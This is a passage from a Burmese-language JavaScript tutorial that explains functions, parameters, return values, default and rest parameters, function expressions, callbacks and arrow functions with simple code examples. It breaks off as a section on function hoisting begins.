Variable တွေကြညာပြီးရင် လိုအပ်တဲ့နေရာမှာ အသုံးချိန်ငါးလိုပဲ၊ အခုလို Procedure တစ်ခုကြညာ ထားမယ်ဆိုရင် လိုအပ်တဲ့နေရာကနေ အသုံးချိန်မှာပါ။ ဒီ Procedure လေးက နူးနာအရ a နဲ့ b ကိုပေါင်းပေးတဲ့ Procedure ဖြစ်လို့ နောက်ကို a နဲ့ b ပေါင်းဖို့လိုရင် ထပ်ရေးဖို့ မလိုတော့ပါဘူး။ ဒီ Procedure ကို ခေါ်ယူအသုံးပြုလိုက်ယုံပါပဲ။ ဥပမာ အနေနဲ့ ဒီလိုခေါ်ရတယ်လို့ ဖြင့်ကြည့်လိုက်ပါ -

Pseudocode

```
call add; // 3
```

call Keyword နဲ့ add Procedure ကိုအသုံးပြုအလုပ်လုပ်စေလိုက်တဲ့အခါ add Procedure ထဲက Statement တွေ တန်းစီအလုပ်လုပ်သွားလို့ 3 ဆိုတဲ့တန်ဖိုးကို ထုတ်ဖော်ပြသတာ ဖြစ်ပါတယ်။ Procedure တွေ Function တွေဟာ သတ်မှတ်လိုက်ယုံနဲ့ အလုပ်မလုပ်သေးပါဘူး။ ခေါ်ယူအသုံးပြုတော့မှသာ အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

ပေးထားတဲ့နူးနာဟာ ကလေးကလားတော့ ဆန်းလွန်းနေပါလိမ့်မယ်။ ဒီနေရာမှာ နူးနာပြတဲ့ ကုဒ်က လက်တွေ့ အသုံးဝင်/မဝင် အဓိကမဟုတ်ပါဘူး။ ရှင်းရှင်းလင်းလင်း မြင်သင့်တဲ့ သဘောသဘာဝကို စကတည်းက ရှင်းရှင်းလင်းလင်း မြင်ထားစေဖို့အတွက်ပါ။ အခုဆိုရင် Procedure ဆိုတာဘာလဲ ရှင်းသွားပါပြီ။ Procedure ဆိုတာဟာ Statement တွေကို စုစည်းအမည်းပေးထားလို့ လိုအပ်တဲ့နေရာမှာ ပြန်လည် အသုံးပြုနိုင်တဲ့ လုပ်ဆောင်ချက်များပဲ ဖြစ်ပါတယ်။

Function ဆိုတာလည်း Procedure တစ်မျိုးပါပဲ။ Procedure တွေက ကြိုက်တင်သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တွေသာဖြစ်ပါတယ်။ Function တွေရဲ့ ထူးခြားချက်ကတော့ ပေးလာတဲ့ တန်ဖိုးကို လက်ခံပြီး၊ အလုပ်လုပ်လို့ရလာတဲ့ ရလဒ်ကို ပြန်ပေးခြင်းပဲ ဖြစ်ပါတယ်။

Pseudocode

```
function add {
    let a = 1;
    let b = 2;
    print a + b;
}
```

ဒီတစ်ခါ Procedure မဟုတ်တော့ပါဘူး။ Function ဖြစ်သွားပါပြီ။ ဒါပေမယ့် Function ရဲ့သဘောသဘာဝ အမှန်ဖြစ်တဲ့ ပေးတဲ့တန်ဖိုးကို လက်ခံတယ်ဆိုတဲ့ သဘောသဘာဝ မပါသေးပါဘူး။ ဒါကြောင့် အခုလိုပြင်လိုက်ပါမယ်။

Pseudocode

```
function add (x, y) {
    let a = x;
    let b = y;
    print a + b;
}
```

ဒီတစ်ခါမှာ add ဆိုတဲ့ အမည်နောက်ကနေ ပိုက်ကွင်းအဖွင့်အပိတ်နဲ့ လက်ခံလိုတဲ့ တန်ဖိုးနှစ်ခု သတ်မှတ်ထားပါတယ်။ x နဲ့ y ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Function Parameter လိုခေါ်ပါတယ်။ add Function မှာ x နဲ့ y ဆိုတဲ့ Parameter နှစ်ခုရှိသွားတဲ့ သဘောပါ။ ဒါကြောင့် ဒီ Function က x, y ဆိုတဲ့ တန်ဖိုးနှစ်ခုကို လက်ခံအလုပ်လုပ်နိုင်သွားပါပြီ။ ခေါ်ယူအသုံးပြုတဲ့အခါ ဒီလိုသုံးနိုင်ပါတယ်။

Pseudocode

```
call add(2, 3);      // 5
```

စောစောက Procedure လိုကြိုတင်သတ်မှတ်ထားတဲ့ တန်ဖိုးတွေနဲ့ အလုပ်လုပ်တာ မဟုတ်တော့ဘဲ ပေးလိုက်တဲ့ x တန်ဖိုး 2 နဲ့ y တန်ဖိုး 3 တို့ကိုအခြေခံပြီး အလုပ်လုပ်တာ ဖြစ်သွားပါပြီ။ ဒီလို Function ကို ခေါ်ယူစဉ်မှာ ပေးလိုက်တဲ့ တန်ဖိုးတွေကိုတော့ Arguments လို ခေါ်ပါတယ်။ add ကို ခေါ်တဲ့အခါ Arguments အနေနဲ့ 2 နဲ့ 3 တို့ကို ပေးလိုက်တဲ့ဆိုတဲ့ အဓိပ္ပာယ်ပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ ခေါ်သုံးတယ်ဆိုတာ ပေါ်လွင်အောင် `call` Keyword နဲ့ နမူနာပြတာပါ။ လက်တွေ့မှာ ထည့်စရာလိုအပ်လဲ မရှိပါဘူး။ ဒါကြောင့် နမူနာမှာ အသုံးပြုပုံနည်းနည်း ပြောင်းလိုက်ပါမယ်။ ဒီလိုပါ -

Pseudocode

```
add(2, 3);           // 5
```

နောက်ထပ် သတိပြုစရာ ကျွန်ုပါသေးတယ်။ ရလဒ်အနေနဲ့ 5 ကို တွေ့မြင်ရတယ်ဆိုတာ Function ထဲမှာ `print a + b` ဆိုတဲ့ Statement ရှိနေလို ပေါင်းခြင်းရလဒ်ကို ထုတ်ဖော် ပြသတာပါ။ Function တစ်ခု ရဲ့ သဘောသဘာဝဖြစ်တဲ့ ခေါ်ယူတဲ့အခါ ရလဒ် ပြန်ပေးတယ်ဆိုတဲ့သဘော မဟုတ်သေးပါဘူး။ ဒါကြောင့် အခုလို ထပ်ပြီးတော့ ပြင်လိုက်ပါ၌းမယ်။

Pseudocode

```
function add (x, y) {
    let a = x;
    let b = y;
    return a + b;
}
```

ဒီတစ်ခါအသုံးပြုတဲ့ Keyword ကို ဂရပြုပါ။ `return` ဖြစ်သွားပါပြီ။ အဓိပ္ပာယ်ရ `a + b` ရလဒ်ကို ပြန်ပေး မယ်ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်သွားတာပါ။ `a + b` ရလဒ်ကို ထုတ်ဖော်ပြသတာ မဟုတ်တော့ပါဘူး။ ဒါကြောင့် ခေါ်ယူအသုံးပြုပုံပြုနည်းလည်း နည်းနည်း ပြောင်းသွားပါလိမ့်မယ်။ ဒီလိုပါ -

Pseudocode

```
let result = add(2, 3);
result + 2;           // 7
```

`add` Function ကို ခေါ်ယူလိုက်တဲ့အခါ Function က ပေါင်းခြင်းရလဒ်ကို ပြန်ပေးထားလို့ ပြန်ရလာတဲ့ ရလဒ်ကို `result` Variable ထဲမှာ ထည့်ထားလိုက်တာပါ။ ဒီနည်းရဲ့ အားသာချက်ကတော့ ဒီ `Result` ကို ဖော်ပြယုံတင် မဟုတ်တော့ဘဲ ဆက်လက်ပြီး လိုအပ်သလို အသုံးချသွားနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

နောက်ဆုံးတစ်ခုအနေနဲ့ Function သတ်မှတ်စဉ်မှာ ထည့်သွင်းခဲ့တဲ့ Parameter တွေဟာ Function ရဲ Variable တွေပဲမို့လို့ တိုက်ရှိက်အသုံးပြုနိုင်ပါတယ်။ ဒါကြောင့် x နဲ့ y ကို a နဲ့ b ထဲ တစ်ဆင့်ခံ ထည့်မနေတော့ပါဘူး။ စလက်ခံကတည်းက a နဲ့ b အနေနဲ့ တိုက်ရှိက်လက်ခံလိုက်လို့ ရပါတယ်။ ဒါကြောင့် အခုလို ပြင်လိုက်ပါ၌းမယ်။

Pseudocode

```
function add (a, b) {
    return a + b;
}
```

ဒါဆိုရင်တော့ မလိုအပ်တော့တဲ့ အဆင့်တွေလျော့သွားလို့ ပိုရှင်းသွားပါဖြိုး။ ပေးလာတဲ့ Argument နှစ်ခုကို a နဲ့ b အဖြစ် လက်ခံပြီးပေါင်းပြီး ရလဒ်ကိုပြန်ပေးတဲ့ Function တစ်ခုကို ရသွားခြင်းပဲ ဖြစ်ပါတယ်။

ကဏ္နားလေး (၂) ခုပေါင်းတာလောက်ကတော့ Function တွေ Procedure တွေ မလိုအပ်သေးပါဘူး။ ဒီ အတိုင်းတိုက်ရှိက်ပေါင်းလည်း ရတာပါပဲ။ ဒါပေမယ့် ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက်တွေကို အခုလို Function တွေ Procedure တွေအနေနဲ့ စုစုပေါင်းစပ်တော့လည်းရေးဖွဲ့ထားမယ်ဆိုရင် ထပ်ခါထပ်ခါပြန်ရေးစရာမလိုတဲ့ အားသာချက်ကို ရမှာပဲ ဖြစ်ပါတယ်။

JavaScript အပါအဝင် Programming Language အများစုမှာ Function ရေးသားနည်းတစ်နည်း၊ Procedure ရေးသားနည်း တစ်နည်းဆိုပြီး ခွဲထားကြလေ့ မရှုပါဘူး။ တစ်နည်းထဲပဲ ထားကြပါတယ်။ နှစ်မျိုးခွဲပြီးတော့လည်း ခေါ်မနေကြတော့ပါဘူး။ နှစ်မျိုးလုံးကိုခြုံပြီး Function လိုပဲ ခေါ်ကြပါတယ်။

JavaScript Functions

အထက်မှာ နှမူနာရေးပြုခဲ့တဲ့ Pseudocode Function တွေထဲက နောက်ပိုင်းနှမူနာတွေဟာ JavaScript Function ရေးထုံးနဲ့ ကိုက်ညီနေပြီး ဖြစ်ပါတယ်။ Function တစ်ခုကြည်းဖြစ်အတွက် function Keyword ကိုအသုံးပြု ကြည်းရပါတယ်။ Function အမည်ကို မိမိနှစ်သက်ရာအမည်ပေးနိုင်ပြီး အမည်ရဲ့ နောက်မှာ ပိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter တွေ လိုက်ရပါတယ်။ Parameter တွေမပါဘဲ Function ကြည်းလိုရင် ပိုက်ကွင်းအဖွင့်အပိတ်ကို အလွတ်အတိုင်း ထည့်ပေးရပါတယ်။ မထည့်လိုမရပါဘူး။ Function ရဲ့ Statement တွေကိုတော့ တွန်းကွင်း အဖွင့်အပိတ်နဲ့ စုစုပေါင်းရွှေ့ပြီး ရေးသားပေးရမှာပဲ ဖြစ်ပါတယ်။

အကယ်၍ Function ကနေ ရလဒ်ကို ပြန်ပေးလိုရင် return Keyword ကို အသုံးပြုနိုင်ပါတယ်။ Return ပြန်မပေးဘဲရေးချင်ရင်လည်း ရပါတယ်။ နမူနာတစ်ချို့ ဖော်ပြပေးလိုက်ပါတယ်။

JavaScript

```
function add(a, b) {
    return a + b
}

function circle(r) {
    const PI = 3.14
    return PI * r * r
}

function greet() {
    console.log("Hello, World!")
}

function sayHello(name) {
    console.log(`Hello ${name}`)
}
```

ရေးသားထားတဲ့ Function တွေကို ခေါ်ယူအသုံးပြုတဲ့အခါ Function အမည်နဲ့အတူ Arguments စာရင်း ကို ပိုက်ကွင်းအဖွင့်အပိတ်တဲ့မှာ ထည့်ဖြီး ခေါ်ယူနိုင်ပါတယ်။ Argument မရှိရင်လည်း ပိုက်ကွင်း အဖွင့်အပိတ် အလွတ်ကို ထည့်ပေးရပါတယ်။

JavaScript

```
add(7, 8)                // 15
circle(3)                 // 28.26
greet()                   // Hello, World
sayHello("Alice")         // Hello Alice
```

Function ရဲ့အမည်ပေးပုံပေးနည်းဟာ Variable ပေးပုံပေးနည်းနဲ့ အတူတူပါပဲ။ စာလုံးအကြီးအသေး နှစ်သက်ရာ အသုံးပြုနိုင်ပြီး ကိန်းဂဏန်းတွေလည်း ပါလို့ရပါတယ်။ ဒါပေမယ့် ကိန်းဂဏန်းနဲ့ စလိုမရသဲ လို့ Special Character တွေ Space တွေလည်း ပါလို့မရပါဘူး။ လို့အပ်ရင် Underscore ကိုအသုံးပြုနိုင်ပါ တယ်။ Special Character တွေထဲက ခြောင်းချက်အနေနဲ့ \$ သက္ကာတကိုတော့ လို့အပ်ရင် ထည့်သွင်း အသုံးပြုနိုင်ပါတယ်။

`return` ကိုတော့ တစ်ချက်သတိပြုပါ။ Function တစ်ခုဟာ `return` နဲ့ရလဒ်ကို ပြန်ပေးပြီးရင် သူ အလုပ် ပြီးသွားပါပြီ။ ဒါကြောင့် `return` ရဲ့အောက်မှာ ဆက်ရေးထားတဲ့ ကုဒ်တွေ ရှိနေရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။

JavaScript

```
function add(a, b) {
    console.log('Start adding')
    return a + b
    console.log('Done adding')
}

let result = add(1, 2)
```

နူးမူးနာအရ `Start adding` ဆိုတဲ့စာကို ဖော်ပြုမှာဖြစ်ပြီး `a` နဲ့ `b` ပေါင်းခြင်းကို ပြန်ပေးလိုက်မှာပါ။ ဒါပေမယ့် `Done adding` ဆိုတဲ့စာကို ဖော်ပြုထိုည့်နိုက်သားထားတဲ့ Statement ကတော့ အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ `return` နဲ့ တန်ဖိုးပြန်ပေးပြီးပြီ့မို့လို့ Function အလုပ်ပြီးဆုံးသွားခဲ့ပြီ့မို့လို့ပါ။

Default & Rest Parameters

Function တွေကို ခေါ်ယူအသုံးပြုတဲ့အခါ။ ပုံမှန်အားဖြင့်၊ ကြေညာစဉ်က သတ်မှတ်ခဲ့တဲ့ Parameter အရေအတွက်အတိုင်းပဲ Argument အရေအတွက်ကို အတိအကျပေးရပါတယ်။ ပိုပေးခဲ့ရင် ပိုသွားတာတွေ ကို ထည့်သွင်းအလုပ်လုပ်မှာ မဟုတ်သလို၊ လိုသွားခဲ့ရင်တော့ မလိုလားအပ်တဲ့ အမှားတွေကို ကြံးတွေ့ရပါ လိမ့်မယ်။

```
function add(a, b) {
    return a + b
}

add(1, 2, 3, 4)      // 3
add(1)                // NaN
```

နူးမူးနာအရ `add` Function ကိုခေါ်ယူတဲ့အခါ Argument နှစ်ခုပေးရမှာပါ။ ပိုပေးလိုက်တဲ့အခါ ကျွန်တဲ့ Argument တွေကို ထည့်သွင်းအလုပ်မလုပ်တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ လိုသွားတဲ့အခါမှာတော့ `a` နဲ့ `b`

နှစ်ခုမှာ `b` အတွက် တန်ဖိုးမရှိတော့လို့ undefined ဖြစ်သွားပါတယ်။ undefined နဲ့ ကိုန်းဂဏ်းကို ပေါင်းစီကြိုးစားလိုက်တဲ့အခါ `NaN` ကို ပြန်ရနေလို့ မှားနေပါပြီ။

တစ်ချို့ Programming Language တွေမှာဆိုရင် Argument အရေအတွက် မပြည့်ဘဲ လိုသွားရင် အလုပ် မလုပ်ဘဲ Error ဖြစ်ပါတယ်။ JavaScript မှာ Error တော့မဖြစ်ပါဘူး။ ဒါပေမယ့် သတ်မှတ်ထားတဲ့ Argument ပြည့်စုံမှုပဲ ရလဒ်အမှန်ကို ရမှာပါ။ ဒီနေရာမှာလိုအပ်ရင် Default Parameter Value ကို သတ်မှတ်ပေးထားနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
function add(a, b = 0) {
    return a + b
}

add(1, 2)          // 3
add(1)            // 1
```

Parameter သတ်မှတ်စဉ်မှာ `b = 0` လို့ပြောထားတဲ့အတွက် `b` မှာ Default Value ရှိသွားပါပြီ။ ဒါကြောင့် `b` အတွက် Argument မပါလာခဲ့ရင် ဒီ Default Value ကို အသုံးပြုပြီးတော့ အလုပ်လုပ်ပေးသွားမှာပါ။ ပါလာခဲ့ရင်တော့ ပါလာတဲ့ Argument တန်ဖိုးကို အသုံးပြုပေးသွားမှာ ဖြစ်ပါတယ်။

JavaScript မှာ Rest Parameter ဆိုတာရှိပါသေးတယ်။ ပါလာသမျှ Argument တန်ဖိုးအားလုံးကို လက်ခံပေးနိုင်တဲ့ Parameter ပါ။ ဒီလိုရေးရပါတယ်။

JavaScript

```
function add(a, b, ...c) {
    console.log(c)
}

add(1, 2, 3, 4, 5)      // [3, 4, 5]
```

နှမူနာအရ `a, b` နဲ့ `c` Parameter သုံးခုရှိပြီး `c` ကို `...c` ဆိုတဲ့ Rest Parameter ရေးထုံးနဲ့ ရေးသားထား ပါတယ်။ ဒါကြောင့် ပိုတဲ့ Argument အားလုံးကို `c` က လက်ခံထားပေးမှာပါ။ နှမူနာမှာ `add` Function ကို

ခေါ်တဲ့အခါ Argument (၅) ခုပေးထားပါတယ်။ ပထမ Argument က a ဖြစ်သွားပြီး ဒုတိယ Argument က b ဖြစ်သွားပါတယ်။ ကျွန်ုင် Argument (၃) ခုကတော့ c ထဲကို အကုန်ရောက်သွားတယ် ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Function Expressions

Function တစ်ခု ကြေညာလိုက်တယ်ဆိုတာဟာ Statement တစ်ခု တည်ဆောက်လိုက်တာပါပဲ။ ထူးခြားချက်ကတော့ JavaScript မှာ Function တွေကို Expression လိုလဲ သဘောထား အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - 1 + 2 ဆိုတဲ့ Expression ကို Variable တစ်ခုထဲမှာ Assign လုပ်လိုက်လို ရသလိုပဲ Function ကိုလည်း Variable တစ်ခုထဲမှာ Assign လုပ်လိုက်လို ရနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
let greet = function greeting() {
    console.log("Hello, World")
}
```

ဒါကြောင့် greet Variable ထဲမှာ Function တစ်ခုရောက်ရှိသွားပါပြီ။ အဲဒီ greet Variable ထဲက Function ကို အလုပ်လုပ်စေချင်ရင် အခုလို ခေါ်ယူပေးလို ရပါတယ်။

JavaScript

```
greet() // Hello, World
```

ရှိုးရိုး Function Statement ကိုအသုံးပြုကြညာထားတဲ့ Function ကို ခေါ်သလိုပဲ ခေါ်ရတာပါ။ ဒီလို Function ကို Expression အနေနဲ့ အသုံးပြုတဲ့အခါ Function အမည်ကို မလိုအပ်ရင် မထည့်လိုရပါတယ်။ ဒီသဘောသဘာဝကို Anonymous Function လို ခေါ်ပါတယ်။ အမည်မဲ့ Function မို့လို Nameless Function လိုလည်း ခေါ်ကြပါသေးတယ်။ ဒီလိုပါ -

JavaScript

```
let greet = function () {
    console.log("Hello, World")
}
```

စောစောက ကုဒ်ပါပဲ။ `function` Keyword ရဲနောက်မှာ Function Name မပါတော့တာပါ။ ဒီလို Function Expression တွေကို အသုံးပြုပြီးတော့ ရေးလိုရတဲ့ IIFE ခဲ့ Immediately Invoked Function Expression ရေးနည်းတစ်မျိုးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

```
(function () {
    console.log("Hello, World")
})()

// Hello, World
```

`a + b` Expression ကို လိုအပ်ရင် ပိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ (`a + b`) လို ထည့်ရေးနိုင်သလိုပဲ Function Expression ကိုလည်း ပိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ထည့်လိုက်တာပါ။ ပြီးတော့မှ နောက်ကနေ နောက်ထပ် ပိုက်ကွင်းအဖွင့်အပိတ် တွဲပေးလိုက်တဲ့အခါ ဒီ Function Expression ကို ချက်ချင်းခေါ်ယူ အလုပ်လုပ်စေလိုက်တဲ့ သဘောဖြစ်သွားပါတော့တယ်။

ပုံမှန်အားဖြင့် Function ဆိုတာ ကြော်လိုက်ယုံနဲ့ အလုပ်မလုပ်ပါဘူး။ ခေါ်ယူအသုံးပြုတော့မှသာ အလုပ်လုပ်တာပါ IIFE ရေးထုံးကို အသုံးပြုရေးသားထားတဲ့ Function ကတော့ ချက်ချင်းနေရာတင် အလုပ်လုပ်သွားတဲ့ Function တစ်ခုဖြစ်သွားတာပါ။

Function Expression တွေကို နောက်ထပ်အသုံးများတဲ့ နည်းတစ်ခုရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}
```

နမူနာ `twice` Function ကို သေချာဂရုစိုက်ကြည့်ပါ။ Parameter (`j`) ခုပါဝင်ပါတယ်။ `num` နဲ့ `fun` တို့ပါ။ `num` ဟာ Number ဖြစ်ရမှာဖြစ်ပြီး၊ `fun` ကတော့ Function ဖြစ်ရမှာပါ။ ဒါကြောင့် `twice` ကိုခေါ်ယူတဲ့အခါ ပေးရမယ့် တန်ဖိုးအမျိုးအစားတွေက ဒီလိုဖြစ်ပါလိမ့်မယ်။

twice(Number, Function)

Number တွေအတွက် နှစ်သက်ရာ Number တန်ဖိုးပေးနိုင်ပြီး Function အတွက် Function Expression တစ်ခုကို ပေးနိုင်ပါတယ်။ ဒါကြောင့် အခုလို ခေါ်ယူအသုံးနိုင်ပါတယ်။

JavaScript

```
twice(5, function(x) {
    return x + 1
})
```

num အတွက် 5 ကိုပေးထားပါတယ်။ fun အတွက် x ကို 1 တိုးပေးတဲ့ Function ကိုပေးထားပါတယ်။ မူလ twice Function နဲ့ ပြန်တွဲပြီးကြည့်ပါ။

```
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}
```

လက်ရှိ num = 5 ဖြစ်ပါတယ်။ ဒါကြောင့် fun(5) ပါ။ fun ရဲ့ x = 5 ဖြစ်သွားပါပြီ။ 1 တိုးပြီး ပြန်ပေးတဲ့အတွက် 6 ကိုရပါတယ်။ result = 6 ဖြစ်သွားပါပြီ။ ပြီးတော့မှ result ကို 2 နဲ့ မြှောက်ပေးလိုက် တာ ဖြစ်လို့ နောက်ဆုံးရလဒ် $6 * 2 = 12$ ကို ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Function ကို ခေါ်ယူအသုံးပြုစဉ်မှာ Function Expression ကို Argument အနေနဲ့ ထည့်သွင်းပေးနိုင်ခြင်းဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Callback လို့ခေါ်ပါတယ်။ Function တစ်ခုကို ခေါ်ယူစဉ်မှာ ဒီ Function ကို ထပ်ဆင့် ပြန်ခေါ်သုံးပေးပါလို့ ပြောလို့ရသွားတာပါ။ အစီအစဉ်အတိုင်း၊ အစဉ်အလိုက် အလုပ်လုပ်တာ မဟုတ်တော့လို့ မျက်စိတော့ လည်သွားနိုင်ပါတယ်။ နောက်တစ်ခေါက်လောက် ပြန်ကြည့်လိုက်ပါ။ တစ်ခါလောက် သေချာမြင်သွားပြီဆိုရင်တော့ နောင်ဒီသဘောသဘာဝကို တွေ့တိုင်းအလွယ်တကူ မြင်သွားပါလိမ့်မယ်။

ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ JavaScript Function တွေဟာ ကြိုရေးထားတဲ့အတိုင်း ပုံသေ မဟုတ်တော့ဘဲ ခေါ်ယူချိန်မှာ လိုအပ်သလို ပြောင်းလဲအလုပ်လုပ်စေနိုင်တဲ့ Function တွေ ဖြစ်သွားတော့ တာပါပဲ။ ဥပမာ - စောစောက `twice` Function ကို အခုလိုလည်း ခေါ်ယူနိုင်မှာ ဖြစ်ပါတယ်။

JavaScript

```
twice(5, function(x) {
    return x * x
});

// 50
```

ပေးလိုက်တဲ့ `num` တန်ဖိုးမပြောင်းပါဘူး။ 5 ပါပဲ။ ဒါပေမယ့် ရလဒ်တော့ လုံးဝပြောင်းသွားပါပြီ။ ဘာဖြစ်လို့ လဲဆိုတော့ ခေါ်သုံးဖို့ပေးလိုက်တဲ့ Callback Function ရဲ့အလုပ်လုပ်ပုံ ပြောင်းသွားတဲ့ အတွက်ကြောင့်ပါ။

တစ်ကယ်တော့ JavaScript Function တွေရဲ့ သဘောသဘာဝဟာ ကျယ်ပြန့်လှပါတယ်။ Function တစ်ခုရဲ့ အတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Nested Function တွေရဲ့ သဘောသဘာဝတွေ၊ Closure လို့ခေါ်တဲ့ ထူးခြားတဲ့ Variable Scope သဘောသဘာဝတွေ၊ Recursive Function သဘောသဘာဝတွေ၊ `this` Keyword Binding လို့ခေါ်တဲ့ ရွှေပိတ္တာတွေတဲ့ ကိစ္စတွေ ကျန်ပါသေးတယ်။ ဒါပေမယ့် ဒီအဆင့်မှာ အဲဒီ အကြောင်းတွေပြောဖို့တော့ စောနေပါသေးတယ်။ ဒါကြောင့် လက်ရှိပြောထားသလောက်နဲ့ ဆက်ပြော မယ့် သဘောသဘာဝတွေကို အရင်ကျဉ်းလည်အောင် ကြည့်ထားပြီး နောက်ပိုင်းမှာ ဒီထက်ပို့ ဆန်းကျယ်တာတွေ ဆက်လေ့လာဖို့ ကျန်နေသေးတယ်လို့ မှတ်သားထားပေးပါ။

Arrow Functions

ဆက်လက်ပြီး Function Expression တွေကို အဟိုကောက်ရေးနည်းရှိလို့ ဆက်ကြည့်ကြပါမယ်။ Function Keyword အစား Arrow သက်တလေးနဲ့ အစားထိုးပြီး ရေးရလို့ Arrow Function လို့ ခေါ်ကြပါတယ်။ ပုံမှန် Function Expression တစ်ခုကို Variable တစ်ခုမှာ Assign လုပ်လိုတဲ့အခါ ဒီလိုရေးရပါတယ်။

JavaScript

```
let add = function(a, b) {
    return a + b
}
```

ဒါကို အတိုကောက်အားဖြင့် အခုလို ရေးနိုင်ပါတယ်။

JavaScript

```
let add = (a, b) => {
    return a + b
}
```

စိုက်ကွင်းအဖွင့်အပိတ်ရှေ့မှာ function မပါတော့ဘဲ စိုက်ကွင်းအဖွင့်အပိတ်နောက်မှာ Arrow => လေးထည့်လိုက်တာပါ။ Arrow Function ရဲ့ ထူးခြားချက်ကတော့၊ Statement တစ်ခုထဲဆိုရင် တွန်ကွင်းအဖွင့်အပိတ်နဲ့ return Keyword ကို မထည့်ဘဲ ထားလိုကြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုလို ဖြစ်သွားမှာပါ။

JavaScript

```
let add = (a, b) => a + b
```

တော်တော်လေးကို တိုတောင်းကျေစ်လစ်တဲ့ ရေးဟန်တစ်ခုဖြစ်သွားတာမိုလို အလွန်ကြိုက်ကြပါတယ်။ နောက်တစ်ချက်အနေနဲ့ Parameter တစ်ခုထဲဆိုရင် စိုက်ကွင်းအဖွင့်အပိတ်ကို မထည့်ဘဲရေးလိုပါတယ်။ စိုတိသွားဦးမှာပါ။ ဒီလိုပါ –

JavaScript

```
let two = n => n * 2
```

ဟိုးရှေ့မှာပြောခဲ့သလို ကုဒ်တွေရဲ့ အလုပ်လုပ်ပုဂ္ဂို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်ဖို့ အရေးကြီးလှပါတယ်။ တိုလွန်းလို ပုံဖော်ကြည့်ရ ခက်သွားမှာစိုးလို ရှိုးရှိုး Function နဲ့ နှိုင်းယူဉ်စဉ်းစားနိုင်ဖို့ ဖော်ပြုခဲ့တာပါ။ လိုရင်းအချုပ် (၃) ချက်မှတ်ရင် ရပါပြီ။

1. ပိုက်ကွင်းအဖွင့်အပိတ်ရှေ့က `function` ကိုဖယ်ပြီး ပိုက်ကွင်းအဖွင့်အပိတ်နောက်မှာ => သက်တဲ့ လေး ထည့်ပေးလိုက်ပါတယ်။
2. Function မှာ Statement တစ်ကြောင်းဘဲရှိရင် တွန်ကွင်းအဖွင့်အပိတ်နဲ့ `return` ကို မထည့်ဘဲ ရေးလိုရပါတယ်။ အလိုအလျောက် `return` ပြန်ပေးပါတယ်။
3. Parameter က တစ်ခုထဲဆိုရင် ပိုက်ကွင်းအဖွင့်အပိတ်ကို မထည့်ဘဲထားလို ရပါတယ်။

Parameter မရှိရင်တော့ ပိုက်ကွင်းအဖွင့်အပိတ် အလွတ်ကို ထည့်ပေးဖို့ လိုအပ်ပါတယ်။

JavaScript

```
let hello = () => "Hello, World"
```

ဒါကြောင့် တစ်ချို့ကလည်း ပိုက်ကွင်းအဖွင့်အပိတ်အလွတ်ထည့်ရတာ ရှုပ်တယ် ထင်ကြပဲ ရပါတယ်။ Parameter မရှိရင် Underscore ကို Parameter တစ်ခုအနေနဲ့ ပေးပြီးရေးကြပါတယ်။ ဒါကြောင့် ရံဖန်ရံခါ ဒီလိုက်ဒုံးကို တွေ့ရနိုင်ပါတယ်။

JavaScript

```
let hello = _ => "Hello, World"
```

Parameter မရှိရင် ပိုက်ကွင်းအဖွင့်အပိတ် ထည့်မယ့်အစား Underscore ကို Parameter တစ်ခုသွယ် အစားထိုးပြီး ရေးလိုက်တဲ့သဘောပါ။ ဟိုးအပေါ်မှာ Callback အတွက် နမူနာပြုခဲ့တဲ့ Function ကုဒ်ကို Arrow Function နဲ့ ပြောင်းရေးကြည့်ပါမယ်။ ဒီလိုပါ -

JavaScript

```
// Original Function
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}

// Arrow Function
let twice = (n, f) => f(n) * 2
```

တော်တော်လေးကို တိုတောင်းကျစ်လစ်သွားတာကို တွေ့ရနိုင်ပါတယ်။ ဒီသဘောတွေကြောင့်ပဲ အခု နောက်ပိုင်းမှာ Arrow Function တွေကို တော်တော်ကြိုက်ကြသလို နေရာအနဲ့အပြားမှာလည်း သုံးကြပါ တယ်။ ဒါကြောင့် အတိုကောက်ရေးထားတဲ့ Arrow Function ကုဒ်တွေကိုမြင်ရင် နားလည်ဖို့ လိုအပ်ပါ တယ်။ ရိုးရိုး Function နဲ့ အသားကျပြီးသား အတွေ့အကြုံ အတိုက်အလျောက် ရှိသူတွေဟာ Arrow Function တွေကို မြင်တဲ့အခါ မူလအသားကျပြီးသားနဲ့ ကွဲလွှဲနေလို့ နားလည်ရခက်နေတတ်ကြပါတယ်။

Function Hoisting

ဟိုးရှုံးမှာ Variable Hoisting အကြောင်းလေး ထည့်ပြောခဲ့ပါတယ်။ Variable တွေကို var Keyword နဲ့ ကြေညာလိုက်တဲ့အခါ JavaScript က အပေါ်ကိုပို့ပေးပြီး အလုပ်လုပ်တဲ့ သဘောမျိုးပါ။ ဒီလိုပါ -

JavaScript

```
var r = a + b
var a = 1
var b = 2
```

